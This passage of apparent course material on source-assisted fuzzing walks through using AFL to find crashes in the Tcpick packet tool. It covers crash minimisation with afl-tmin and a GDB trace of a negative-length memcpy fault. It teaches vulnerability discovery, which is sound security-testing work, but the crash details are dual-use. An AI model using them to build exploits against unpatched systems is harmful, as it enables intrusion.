Finally, start afl-fuzz, specifying the input (`"-i"`) and output (`"-o"`) directories, followed by the afl-gcc/afl-g++ compiled executable and the command line needed to process the input data. Instead of specifying the sample input filename, AFL uses "@@" to indicate the location where the test case filename should be supplied.

Note that AFL requires the terminal size be at least 80x25. Since most terminals open at 80x24 by default, AFL will complain that the terminal isn't big enough, allowing it to resize it and start the fuzzer again.

AFL Walkthrough

- Tcpick by Francesco Stablum, Artyom Khafizov, et al.
- Extracts TCP stream information from a Libpcap file into unique files
  - Great for data analysis, focusing on specific protocols, measuring entropy of data
- Current release 0.2.1

```
# tar xfz tcpick-0.2.1.tar.gz
# cd tcpick-0.2.1
# ./configure CC="afl-gcc" CXX="afl-g++" --disable-shared
# make && make install
```


AFL Walkthrough

Next, let's look at an example of AFL in use. We'll "pick" on the tool Tcpick by Francesco Stablum, Artyom Khafizov, et al. (http://tcpick.sourceforge.net/). Tcpick extracts the TCP stream information from a live network or from a packet capture file, writing the streams to individual files for analysis.

The current release of Tcpick is 0.2.1, published on May 23, 2013. Since this is a tool that is used in SEC660 and other courses, it behooves us to perform some testing on the tool with AFL to identify any flaws.

After downloading the source, we extracted the compressed tar file and changed to the tcpick-0.2.1 directory. Tcpick uses the `autoconf` system for building source, so we specified the "afl-gcc" and "afl-g++" executables as the CC and CXX arguments and built the source normally.

Next, we created the input and output directories for AFL and generated a very simple packet capture file for AFL to use as the mutation source, as shown below (some additional packets were received through LAN broadcasts by tcpdump, in addition to the TCP connection captured):

```
# mkdir tcpick-in tcpick-out
# tcpdump -ni eth0 -s0 -w tcpick-in/sample.pcap &
[1] 13961
# nc -vvv 8.8.8.8 53
google-public-dns-a.google.com [8.8.8.8] 53 (domain) open
^C sent 0, rcvd 0
# kill %1
25 packets captured
25 packets received by filter
0 packets dropped by kernel
```

AFL and Tcpick


```
# afl-fuzz       \
 -i tcpick-in/   \
 -o tcpick-out/  \
 tcpick -r @@    \
 -wR -v0 -F1
```


4 unique crashes in <60 seconds; 25 unique crashes after 30 minutes.

Note: Terminal must be at least 80x25

AFL and Tcpick

Next, we started afl-fuzz, as shown on this page, using the Tcpick `"-r"` argument to specify the input file. We also used the Tcpick `"-wR"` argument to write TCP stream session data for the client and server connections, turn off most of the terminal output with `"-v0"`, and specify a minimal filenaming convention for output files with `"-F1" ("tcpick_clientip_serverip.side.dat")`.

In the AFL UI example shown on this page, four unique crashes were identified in the source within 1 minute of starting the fuzzer. After 30 minutes, a total of 25 unique crashes were identified.



AFL and Gnuplot

AFL logs data can be used with the Gnuplot utility to generate graphs describing the path discovery, crash and hang discoveries, and the total executions of the target binary. Simply create an output directory for the plot data and supply the fuzzer output directory (the `"state"` directory) with the afl-plot utility, as shown:

```
# mkdir tcpick-plot
# afl-plot tcpick-out tcpick-plot
progress plotting utility for afl-fuzz by <lcamtuf@google.com>

[*] Generating plots...
[*] Generating index.html...
[+] All done - enjoy your charts!
```

AFL Tcpick Crash Test Cases

```
# ls tcpick-out/crashes/
id:000000,sig:11,src:000000,op:flip1,pos:1562
id:000001,sig:11,src:000000,op:flip1,pos:1644
id:000002,sig:11,src:000000,op:flip1,pos:1726
id:000003,sig:11,src:000000,op:flip1,pos:2079
id:000004,sig:11,src:000000,op:flip4,pos:2160
README.txt
# tcpick -r tcpick-out/crashes/id\:000000\,sig\:11\,src\:000000\,op\:
flip1\,pos\:1562 -wR -F1 -v0
172.16.0.194:60096 AP > 64.233.171.125:xmpp-client (30)
64.233.171.125:xmpp-client A > 172.16.0.194:60096 (0)
172.16.0.185:50340 S > 8.8.8.8:domain (0)
1       SYN-SENT        172.16.0.185:50340 > 8.8.8.8:domain
8.8.8.8:domain AS > 172.16.0.185:50340 (0)
1       SYN-RECEIVED    172.16.0.185:50340 > 8.8.8.8:domain
172.16.0.185:50340 A > 8.8.8.8:domain (0)
1       ESTABLISHED     172.16.0.185:50340 > 8.8.8.8:domain
172.16.0.185:50340 AF > 8.8.8.8:domain (-32)
Segmentation fault
```

Packet length is reportedly -32 bytes

AFL Tcpick Crash Test Cases

AFL saves the test cases that cause unique crash conditions in the output "`crashes`" directory, as shown on this page. The filename describes the change that was applied; here "`id:000000,sig:11,src:000000,op:flip1,pos:1562`" indicates that the crash test case is given an ID of 0, which caused a signal 11 error (segmentation fault) with the first input source file ("src:000000"). The operation that caused the crash was a bit flip operation (1 bit flip caused the crash, as opposed to a group of 4 bit flips in crash ID 4) at 1562 bytes offset.

Reading from the crash test case with Tcpick does create a segmentation fault. Notice that the length indicator in the last packet is -32; this could correspond to a bit flip turning a positive integer 32 into a negative value.

In situations where the input file that causes the crash is complex, we can minimize the extraneous data that is unnecessary to reproduce the crash using `afl-tmin`.

Minimizing Test Cases

- afl-tmin accepts a crash test case and attempts to minimize extraneous data
  - Allows you to quickly evaluate the minimum data needed to trigger the fault

```
# afl-tmin -i out/crashes/id\:000000\,sig\:11\,src\:000000\,op\:flip1\,pos\:319 -o out/id000000-
trimmed tcpick -r @@ -wR -v0 -F1
afl-tmin 2.35b (Jan 22 2015 08:34:14) by <lcamtuf@google.com>
    File size reducted by : 46.24% (to 286 bytes)
    Characters simplified : 90.21%
     Number of execs done : 797
# tcpdump -r out-trim/id000000-trimmed
reading from file out-trim/id000000-trimmed, link-type EN10MB (Ethernet)
00:27:12.808464 30:30:30:30:30:30 (oui Unknown) > 30:30:30:30:30:30 (oui Unknown), ethertype
Unknown (0x3030), length 808464432:
    0x0000:  3030 3030 3030 3030 3006 3030 3030 0030  000000000.0000.0
    0x0010:  3030 3030 3030 0030 3030 3030 3030 3030  000000.000000000
    0x0020:  3002 3030 3030 3030 3030 3030 3030 3030  0.00000000000000
    0x0030:  3030 3030 3030 3030 3030 3030             000000000000
```

Afl-tmin does not take the file format into consideration; in some cases, manual file reduction may be more valuable.

Minimizing Test Cases

The `afl-tmin` utility takes an input file that causes a crash and reduces the input file to the minimum amount of data necessary to reproduce the fault.

Afl-tmin runs very similar to the afl-fuzz utility: Specify the crash file as the input with `"-i",` and the trimmed output file with `"-o",` followed by the target binary using the "@@" notation to specify the input filename.

In the Tcpick example, afl-trim does reduce the file size of the test case that generated the crash, but it does so in such a way that the file becomes awkward to evaluate using standard packet capture files. Since afl-tmin does not take the normalized file format into consideration, it can sometimes make the resulting output file more complex to evaluate and identify the exact condition that caused the crash. In this case, it would likely be more beneficial for the analyst to identify the exact packet in the crash packet capture file that caused the fault, possibly automating the test using Scapy or a short Python script.

Tcpick Crash Analysis

```
# ./configure CFLAGS="-ggdb -g3 -O0" && make
# gdb src/tcpick
(gdb) run -r /mnt/ramdisk/tcpick-out/crashes/id:000000,sig:11,src:000000,op:flip1,
pos:1562 -wR -F1 -v0
1       ESTABLISHED     172.16.0.185:50340 > 8.8.8.8:domain
172.16.0.185:50340 AF > 8.8.8.8:domain (-32)

Program received signal SIGSEGV, Segmentation fault.
__memcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/memcpy-ssse3.S:1270
1270        ../sysdeps/i386/i686/multiarch/memcpy-ssse3.S: No such file or directory.
(gdb) bt
#0  __memcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/memcpy-ssse3.S:1270
#1  0x0804cb28 in addfr (first=0x8062850, wlen=0, data_off=0,
    payload=0x8051a92 "restaurant\003com", payload_len=-32) at fragments.c:111
#2  0x0804c237 in established_packet (conn_ptr=0x8062820, Desc=0x8062830)
    at verify.c:106
#3  0x0804c4e8 in verify () at verify.c:184
#4  0x0804ac6d in got_packet (useless=0x0, hdr=0xbffff340,
    packet=0x8051a50 "lp\237\322b+") at loop.c:101
#5  0xb7fa6dcb in ?? () from /usr/lib/i386-linux-gnu/libpcap.so.0.8
#6  0xb7f97bbf in pcap_loop () from /usr/lib/i386-linux-gnu/libpcap.so.0.8
#7  0x0804b6b0 in main (argc=6, argv=0xbffff504) at tcpick.c:264
```


Tcpick Crash Analysis

To evaluate the target further, we can recompile the target binary, this time with debugging symbols and with code optimization turned off by specifying the appropriate CFLAGS, as shown on this page. After building the Tcpick executable in this fashion, we can run the binary with the GNU Debugger (GDB).

From the "`(gdb)`" prompt, start the binary using the "run" command, followed by the necessary arguments (note that GDB accommodates tab completion for filenames similar to the Bash shell). The first packet triggers the crash condition, allowing us to examine the call path with the backtrace (`"bt"`) command, as shown.

In trace #0, we see that a `memcpy()` call triggered the segfault invoked from the fragments.c source file in Tcpick, line 111. Examination of this line indicates it is likely the `payload_len` parameter triggered the fault. Since `memcpy()` accepts a length argument of the type `size_t` (an unsigned integer), -32 becomes a very large number. We can examine this value from GDB using the print command:

```
(gdb) print payload_len
$1 = -32
(gdb) p/x payload_len
$2 = 0xffffffe0
(gdb) p/u payload_len
$3 = 4294967264
```

Here print with no arguments shows the value in the declared type. We can use the print abbreviation `"p"` with `"/x"` to display the value in hexadecimal format or with `"/u"` to show the value in the unsigned format interpreted by the `memcpy()` function.

Output shown on this page has been trimmed to fit in the space allotted.

AFL Recommendations

- Use minimal examples of test cases
  - Give AFL useful data to work with, but don't give it unnecessarily big files
- AFL creates lots of files
  - Run AFL from a RAM disk for performance and to avoid excessive write issues on SSD
  - Remember to back up the RAM disk before reboot!
- Start and stop AFL as needed; resume previous session with "-i-"

```
# mount -t tmpfs -o size=1G tmpfs /mnt/ramdisk/
```

```
# afl-fuzz -i- -o tcpick-out/ tcpick -r @@ -wR -v0 -F1
```


AFL Recommendations

Here are some recommendations for maximizing efficiency with AFL:

Minimal test cases: Give AFL the necessary test cases to discover code paths with valid files, but not so much data that it forces AFL to work unnecessarily. For example, if you are fuzzing an unzip utility, give it samples of all the file types it can extract (PK Zip, Gzip, Bzip2, RAR, and so on), but avoid giving it unnecessarily large compressed files to work with—this will slow down AFL and make it take longer to find useful bugs.

Optimize for file creation/removal: AFL creates a lot of files, which in turn creates a lot of disk I/O. This can slow down the fuzzing process dramatically and can potentially cause damage to SSD disks. To optimize AFL performance and eliminate disk I/O associated with file creation and deletion, create a RAM disk as shown on this page. Create the input and output directories on the RAM disk and execute the target binary (and, if possible, shared libraries) from the RAM disk as well for optimal performance.

Resuming AFL: AFL can resume testing from where it left off. To resume AFL, specify an input directory of `"-i-"` and specify the same output directory when starting the tool.

Module Summary

- When source code is available, we can measure fuzzing coverage and discover new code paths
- American Fuzzy Lop uses tuple markers to measure code coverage paths
  - Generating input mutations leveraging well-performing bit, byte, and content-level changes
- Build the target source specifying afl-gcc/afl-g++ as the compiler
- Provide a valid input sample to mutate
- Tcpick flaws discovered through AFL

Module Summary

When source code is available, we can leverage source code marking techniques to improve fuzzing code coverage and to discover new code paths for our fuzzer. This technique is implemented by American Fuzzy Lop (AFL), using tuple markers to record code locations and the path taken to reach each code location.

AFL uses multiple input mutation techniques to generate test cases. AFL applies intelligence to the test case generation, using past fuzzer effectiveness and measured success in uncovering new code paths to optimize performance when selecting test cases.

In this module, we looked at an example of using AFL to evaluate the security of Tcpick. Tcpick quickly crashed with several malformed test cases, which we can later evaluate using GDB and manual source code inspection.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- **Python, Scapy, and Fuzzing**
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 3

Product Security Testing
Python for Non-Python Coders
Lab: Enhancing Python Scripts
Leveraging Scapy
Lab: Scapy DNS Exploit
Fuzzing Introduction and Operation
Building a Fuzzing Grammar with Sulley
Fuzzing Block Coverage Measurement
Lab: DynamoRIO Block Measurement
Source-Assisted Fuzzing with AFL
Bootcamp
Lab: Problem Solving with Scapy and Python
Lab: Intelligent Mutation Fuzzing with Sulley
Lab: Source-Assisted Fuzzing with AFL

660.3 Bootcamp

Welcome to Bootcamp labs for 660.3.

LAB: Problem Solving with Scapy and Python

Please work on lab exercise 3.4: Problem Solving with Scapy and Python.

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LAB: Intelligent Mutation Fuzzing with Sulley

Please work on lab exercise 3.5: Intelligent Mutation Fuzzing with Sulley.

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LAB: Source-Assisted Fuzzing with AFL

Please work on lab exercise 3.6: Source-Assisted Fuzzing with AFL.

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